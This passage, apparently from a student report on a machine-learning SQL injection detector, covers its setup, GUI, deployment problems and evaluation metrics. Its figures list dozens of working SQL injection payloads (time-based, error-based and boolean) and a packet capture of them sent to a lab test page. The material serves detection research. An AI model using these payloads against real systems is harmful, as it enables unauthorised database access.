Markdown	3.6	3.6
MarkupSafe	2.1.5	2.1.5
Pygments	2.17.2	2.17.2
Werkzeug	3.0.2	3.0.2
absl-py	2.1.0	2.1.0
appdirs	1.4.4	1.4.4
astunparse	1.6.3	1.6.3
certifi	2024.2.2	2024.2.2
chardet	5.2.0	5.2.0
charset-normalizer	3.3.2	3.3.2
click	8.1.7	8.1.7
colorama	0.4.6	0.4.6
contourpy	1.2.1	1.2.1
cycler	0.12.1	0.12.1
flatbuffers	24.3.25	24.3.25
fonttools	4.51.0	4.51.0
gast	0.5.4	0.5.4
google-pasta	0.2.0	0.2.0
grpcio	1.62.2	1.62.2
h5py	3.11.0	3.11.0
idna	3.7	3.7
joblib	1.4.0	1.4.0

Figure 5.4: Python Interpreter Settings in PyCharm IDE

After the preliminary configuration, the subsequent pivotal stage in PyCharm configuration entails the creation of a new virtual environment that is in accordance with the installed version of Python. After creating the project, navigate to the settings to customize the Python interpreter to operate exclusively within the virtual environment. The customized environment facilitates the implementation of packages, including pyshark, TensorFlow, Tkinter, and SMTPLib, which are indispensable for developing the SQLI detection system. It is worth mentioning that the dependencies on these packages and modules deployed in the virtual environment are effectively managed and only manifest within the boundaries of that particular environment. This feature improves the stability and reproducibility of the project.

5.4 System Operation (with screenshot)

The SQLI Detector application integrates functions including attack detection, live statistics, a live payload distribution chart, display of benign payloads, display of potential attacks, and sending attack reports, all within a graphical user interface (GUI). Figure 5.5 illustrates the GUI of the SQLI Detector application. The content within the application updates every 1 second.





Figure 5.5: SQLI Detector application GUI


When the “Show Benign Payloads” or “Show Potential Attacks” button is pressed, a scrolled text widget containing the live benign or potential attack payloads will be displayed on the application. Figure 5.6 shows the benign payloads displayed on the application upon pressing the “Show Benign Payloads” button. Figure 5.7 shows the potential attack payloads displayed on the application upon pressing the “Show Potential Attacks” button.



Benign Payloads: 283   Potential Attacks: 219   Percentage of Potential Attacks: 43.63%

```
Benign: id=1 AND 4838=4838&Submit=Submit
Benign: id=1 AND 9110=1229-- MNMD&Submit=Submit
Benign: id=1 AND 4838=4838-- PILd&Submit=Submit
Benign: id=1') AND 2800=2838 AND ('EyEW'='EyEW&Submit=Submit
Benign: id=1') AND 4838=4838 AND ('CMWb'='CMWb&Submit=Submit
Benign: id=1' AND 8456=8475 AND 'tnbZ'='tnbZ&Submit=Submit
Benign: id=1' AND 4838=4838 AND 'tGiU'='tGiU&Submit=Submit
Benign: id=1) AND (SELECT 1272 FROM (SELECT(SLEEP(5)))ALgT) AND (8668=8
668&Submit=Submit
Benign: id=1 AND (SELECT 1272 FROM (SELECT(SLEEP(5)))ALgT)&Submit=Subm
it
Benign: id=1 AND (SELECT 1272 FROM (SELECT(SLEEP(5)))ALgT)-- Yfaj&Submit=
Submit
Benign: id=1') AND (SELECT 1272 FROM (SELECT(SLEEP(5)))ALgT) AND ('ARSI'='
ARSI&Submit=Submit
Benign: id=1' AND (SELECT 1272 FROM (SELECT(SLEEP(5)))ALgT) AND 'OaJg'='O
aJg&Submit=Submit
Benign: id=1&Submit=4312
Benign: id=1&Submit=Submit)')).).'"))
Benign: id=1&Submit=Submit'LkpuCM<'">QoOPQu
Benign: id=1&Submit=Submit') AND 3341=9589 AND ('AmuK'='AmuK
Benign: id=1&Submit=Submit' AND 2354=5830 AND 'AcPZ'='AcPZ
Benign: id=1&Submit=Submit) AND 2016=8994 AND (5271=5271
Benign: id=1&Submit=Submit AND 5790=9334
Benign: id=1&Submit=Submit AND 3224=2209-- FkVx
Benign: id=1&Submit=Submit') AND 8912=(SELECT UPPER(XMLType(CHR(60)||CH
R(58)||CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113)||(SELECT (CAS
Benign: id=1&Submit=Submit') AND 1487=DBMS_PIPE.RECEIVE_MESSAGE(CHR
(76)||CHR(79)||CHR(105)||CHR(71),5) AND ('FwRE'='FwRE
Benign: id=1&Submit=Submit' AND 1487=DBMS_PIPE.RECEIVE_MESSAGE(CHR(
76)||CHR(79)||CHR(105)||CHR(71),5) AND 'ooNu'='ooNu
Benign: id=1&Submit=Submit) AND 1487=DBMS_PIPE.RECEIVE_MESSAGE(CHR
(76)||CHR(79)||CHR(105)||CHR(71),5) AND (3905=3905
```

Figure 5.6: Benign payloads displayed on the application




Benign Payloads: 283   Potential Attacks: 219   Percentage of Potential Attacks: 43.63%

```
Potential Attack: id=1) AND 4414=5984 AND (5636=5636&Submit=Submit
Potential Attack: id=(SELECT (CASE WHEN (5267=2700) THEN 1 ELSE (SELECT
2700 UNION SELECT 5875) END))&Submit=Submit
Potential Attack: id=(SELECT (CASE WHEN (5624=5624) THEN 1 ELSE (SELECT
1911 UNION SELECT 9436) END))&Submit=Submit
Potential Attack: id=1) AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(
SELECT (ELT(2026=2026,1))),0x716a717071)) AND (8249=8249&Submit=Submit
Potential Attack: id=1 AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(S
ELECT (ELT(2026=2026,1))),0x716a717071))&Submit=Submit
Potential Attack: id=1 AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(S
ELECT (ELT(2026=2026,1))),0x716a717071))-- NUkb&Submit=Submit
Potential Attack: id=1') AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(
SELECT (ELT(2026=2026,1))),0x716a717071)) AND ('cpPl'='cpPl&Submit=Submit
Potential Attack: id=1' AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(S
ELECT (ELT(2026=2026,1))),0x716a717071)) AND 'iMwV'='iMwV&Submit=Submit
Potential Attack: id=1) AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||
CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::
Potential Attack: id=1 AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||C
HR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::tex
Potential Attack: id=1 AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||C
HR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::tex
Potential Attack: id=1') AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||
CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END)):
Potential Attack: id=1' AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||
CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::
Potential Attack: id=1) AND 6056 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(118)
+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (6056=6056) THEN CHAR(49) EL
SE CHAR(48%2
Potential Attack: id=1 AND 6056 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(118)+
CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (6056=6056) THEN CHAR(49) ELS
E CHAR(48)%2
Potential Attack: id=1 AND 6056 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(118)+
CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (6056=6056) THEN CHAR(49) ELS
```

Figure 5.7: Potential attack payloads displayed on the application

Furthermore, upon pressing the "Send Attack Report" button, the SQLI attack report will be dispatched to the network administrator's email. This report will encompass statistics regarding benign payloads, potential attacks, and the percentage of potential attacks. Additionally, the email will include attachments of both the sqli_attacks.txt and benign.txt logs, providing the network administrator with essential data to investigate and report on the incident. Figure 5.8 depicts the content of the attack report email received by the recipient.




SQLI Attack Report

Benign Payloads: 283
Potential Attacks: 219
Percentage of Potential Attacks: 43.63%

Figure 5.8: content of attack report email received by the recipient

5.5 Implementation Issues and Challenges


There are several challenges to implementing the setup on the real-time SQLI detection system. The slow training process in the deep learning model, CNN, indeed presents a significant challenge. As the CNN model with six layers and over 300,000 parameters is relatively complex, training the model requires more computational resources and time compared to a simpler model due to the increased number of operations involved in each forward and backward pass during training. Hence, libraries such as keras-gpu and tensorflow-gpu were installed to enable GPU hardware accelerators to address the challenges. There are also some version compatibility issues as the tensorflow-gpu and keras-gpu libraries are required to match certain versions of tensorflow and keras libraries. For instance, tensorflow-gpu 2.6.0 is required to be installed with tensorflow 2.6.0. Figure 5.9 shows the version of tensorflow in the Anaconda Navigator.



✓ tensorflow	Tensorflow is a machine learning library.	2.6.0
✓ tensorflow-base	Tensorflow is a machine learning library, base package contains only tensorflow.	2.6.0
✓ tensorflow-estimator	Tensorflow estimator is a high-level tensorflow api that greatly simplifies machine learning programming.	2.6.0
✓ tensorflow-gpu	Metapackage for selecting a tensorflow variant.	2.6.0

Figure 5.9: Version of tensorflow in the Anaconda Navigator

Besides that, saving the CNN model in the pickle format is also a challenge, as the model is too large. This is because Pickle is only suitable for storing small to medium-sized models as it contains limited file size. Another alternative method, saving the model in HDF5 format, is used to address the issue. HDF5 is a prevalent file format used for storing large numerical datasets. It is compatible with several deep learning frameworks, such as TensorFlow and PyTorch. It enables the efficient storing and retrieval of extensive arrays and is well-suited for handling substantial model weights. Figure 5.10 shows the error when trying to save the CNN model in pickle format.




```
---------------------------------------------------------------------------
TypeError                                 Traceback (most recent call last)
Cell In[23], line 11
      9     pickle.dump(vectorizer, file)
     10 with open(model_pkl_file, 'wb') as file:
---> 11     pickle.dump(model, file)

TypeError: cannot pickle 'weakref' object
```

Figure 5.10: The error is shown when trying to save the CNN model in pickle format

Furthermore, deploying the model into a real-time SQLI detection system also presents several challenges. Some version compatibility issues were encountered while deploying the vectorizer and model into the detection system. For example, the model's version of the scikit-learn library is 1.3.0, but the version of the scikit-learn library in PyCharm is 1.4.2. Hence, the version of the scikit-learn library in PyCharm must be downgraded to deploy the model into the detection system. However, ensuring compatibility between other dependencies and libraries to facilitate a smoother deployment process can be time-consuming. Despite the challenges, verifying and aligning version compatibility across all components is crucial to ensure the reliability and functionality of the deployed system.

Moreover, the process of extracting the HTTP info from the packet captured is also a challenge as there may be some data preprocessing requirements. HTTP payloads can be encoded using various schemes like URL encoding, UTF-8 encoding, or base64 encoding. Consequently, decoding URL-encoded HTTP data becomes necessary after packet capture. Additionally, to ensure high performance in detecting SQLI attacks, irrelevant strings from the payloads should be cleaned. These preprocessing steps are crucial for accurately analyzing HTTP payloads and enhancing the effectiveness of the SQLI detection system. Figure 5.11 shows the payloads of the packet are encoded.



```
http
ID              No.  Time          Source          Destination     Protocol Length Info
0x83ce (33742)  2872 28.1632668… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%20AND%203081%3D3032--%20eNez&Submit=Submit HTTP/1.1  (application/x-www-form-urlencoded)
0x2454 (9300)   2877 28.1664302… 192.168.85.132  192.168.85.130  HTTP      457 HTTP/1.1 200 OK  (text/html)
0xec05 (60421)  2887 28.1734247… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%20AND%207866%3D7866--%20Olwo&Submit=Submit HTTP/1.1  (application/x-www-form-urlencoded)
0x1b24 (6948)   2890 28.1762250… 192.168.85.132  192.168.85.130  HTTP     4877 HTTP/1.1 200 OK  (text/html)
0x898c (35212)  2895 28.1826271… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%20AND%203988%3D8193--%20PfGI&Submit=Submit HTTP/1.1  (application/x-www-form-urlencoded)
0xbb5c (47964)  2903 28.1851713… 192.168.85.132  192.168.85.130  HTTP      457 HTTP/1.1 200 OK  (text/html)
0x05ca (1482)   2907 28.1892452… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%27%29%20AND%209182%3D2893%20AND%20%28%27ZbUs%27%3D%27ZbUs&Submit=Submit HTTP/1.1  (application/x-www-form-urlencoded)
0x9fb3 (40883)  2910 28.1912756… 192.168.85.132  192.168.85.130  HTTP      676 HTTP/1.1 200 OK  (text/html)
0x7522 (29986)  2922 28.1964239… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%27%29%20AND%207866%3D7866%20AND%20%28%27rexy%27%3D%27rexy&Submit=Submit HTTP/1.1  (application/x-www-form-urlencoded)
0x7f62 (32610)  2925 28.1987417… 192.168.85.132  192.168.85.130  HTTP      676 HTTP/1.1 200 OK  (text/html)
0x2287 (8839)   2931 28.2033598… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%27%20AND%209152%3D3937%20AND%20%27vPEp%27%3D%27vPEp&Submit=Submit HTTP/1.1  (application/x-www-form-urlencoded)
0x8290 (33424)  2934 28.2055599… 192.168.85.132  192.168.85.130  HTTP      674 HTTP/1.1 200 OK  (text/html)
0x9b99 (39833)  2943 28.2098875… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%27%20AND%207866%3D7866%20AND%20%27nWNl%27%3D%27nWNl&Submit=Submit HTTP/1.1  (application/x-www-form-urlencoded)
0x584e (22606)  2946 28.2118252… 192.168.85.132  192.168.85.130  HTTP      674 HTTP/1.1 200 OK  (text/html)
0x6af6 (27382)  2958 28.2172925… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=%28SELECT%20%28CASE%20WHEN%20%282079%3D2934%29%20THEN%201%20ELSE%20%28SELECT%202934%20UNION%20SELECT%205065%29%20END%29%29&Submit=Submit HTTP/1.1  (applicati…
0x2588 (9608)   2961 28.2195543… 192.168.85.132  192.168.85.130  HTTP      523 HTTP/1.1 200 OK  (text/html)
0x7171 (29041)  2967 28.2232670… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=%28SELECT%20%28CASE%20WHEN%20%288438%3D8438%29%20THEN%201%20ELSE%20%28SELECT%204544%20UNION%20SELECT%202376%29%20END%29%29&Submit=Submit HTTP/1.1  (applicati…
0x07c4 (1988)   2970 28.2253652… 192.168.85.132  192.168.85.130  HTTP     4935 HTTP/1.1 200 OK  (text/html)
0x1665 (5733)   2978 28.2473207… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=%28SELECT%20%28CASE%20WHEN%20%286521%3D3591%29%20THEN%201%20ELSE%20%28SELECT%203591%20UNION%20SELECT%207725%29%20END%29%29&Submit=Submit HTTP/1.1  (applicati…
0xee19 (60953)  2981 28.2499261… 192.168.85.132  192.168.85.130  HTTP      523 HTTP/1.1 200 OK  (text/html)
0x13ab (5035)   2993 28.2570737… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=%28SELECT%20CONCAT%28CONCAT%280x717a7a6b71%2C%28CASE%20WHEN%20%286094%3D6094%29%20THEN%200x31%20ELSE%200x30%20END%29%29%2C0x7176706a71%29%29&Submit=Submit HT…
0x6423 (25635)  2996 28.2599424… 192.168.85.132  192.168.85.130  HTTP     4801 HTTP/1.1 200 OK  (text/html)
0x1360 (4960)   3001 28.2665643… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%20AND%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a7a6b71%2C%28SELECT%20%28ELT%289872%3D9872%2C1%29%29%29%2C0x7176706a71%2…
0xfbc4 (64452)  3004 28.2694985… 192.168.85.132  192.168.85.130  HTTP     5012 HTTP/1.1 200 OK  (text/html)
0xc107 (49415)  3013 28.2864281… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%20OR%20%28SELECT%202%2A%28IF%28%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a7a6b71%2C%28SELECT%20%28ELT%281294%3D1294%2C1%29%29%29%2C0x7176706a71%2C…
0xf38a (62346)  3018 28.2891106… 192.168.85.132  192.168.85.130  HTTP     5848 HTTP/1.1 200 OK  (text/html)
0x1e9e (7838)   3023 28.2988717… 192.168.85.130  192.168.85.132  HTTP       86 POST /vulnerabilities/sqli/?id=1%20AND%20EXP%28~%28SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x717a7a6b71%2C%28SELECT%20%28ELT%282451%3D2451%2C1%29%29%29%2C0x7176706a71%2C0x78%29%29x%29%2…
0x9421 (37921)  3028 28.3016522… 192.168.85.132  192.168.85.130  HTTP      457 HTTP/1.1 200 OK  (text/html)
```

Figure 5.11: The payloads of the packet are encoded

5.6 Concluding Remark

This chapter summarizes the whole implementation of the real-time SQLI detection system, including hardware setup, software setup, setting and configuration, system operation, and implementation issues and challenges.

CHAPTER 6

System Evaluation and Discussion

6.1 System Testing and Performance Metrics

The evaluation of system performance in the domain of SQLI attack detection by machine learning involves thoroughly assessing the system's capacity to accurately and efficiently detect SQLI attacks while maintaining an excellent degree of accuracy. Evaluating a system's success relies heavily on essential metrics such as accuracy, precision, recall, and F1-score.

1. **Accuracy:** A metric that evaluates the system's ability to correctly distinguish between SQLI attacks and legitimate queries. The metric represents the ratio of true positive and true negative to the overall total number of predictions made. A system's high accuracy rate indicates its proficiency in making accurate classifications, hence minimizing the likelihood of false alarms or undetected attacks. Accuracy is calculated as:
$$Accuracy = \frac{(TP + TN)}{(TP + TN + FP + FN)}$$
2. **Precision:** A metric that refers to the system's capacity to accurately identify occurrences of SQLI attacks classified as positive. The calculation involves determining the proportion of true positives to the sum of true positives and false positives. The characteristic of high precision indicates that the system exhibits a low frequency of misclassifying legitimate queries as attacks, hence minimizing the occurrence of false positives. The formula for precision is:
$$Precision = \frac{TP}{(TP + FP)}$$
3. **Recall:** A metric that accurately evaluates the system's ability to detect all real SQLI attacks. The calculation involves determining the proportion of true positives in relation to the total of true positives and false negatives. The concept of high recall indicates that the system effectively mitigates the possibility of ignoring real attacks, hence decreasing the occurrence of false negatives. The mathematical equation for the recall is:
$$Recall = \frac{TP}{(TP + FN)}$$

4. **F1-score:** A composite measure that effectively balances precision and recall. The metric offers an integrated evaluation that takes into account both the occurrence of false positives and false negatives. A greater F1 score signifies a better equilibrium between precision and recall, which is crucial in maximizing detection performance.

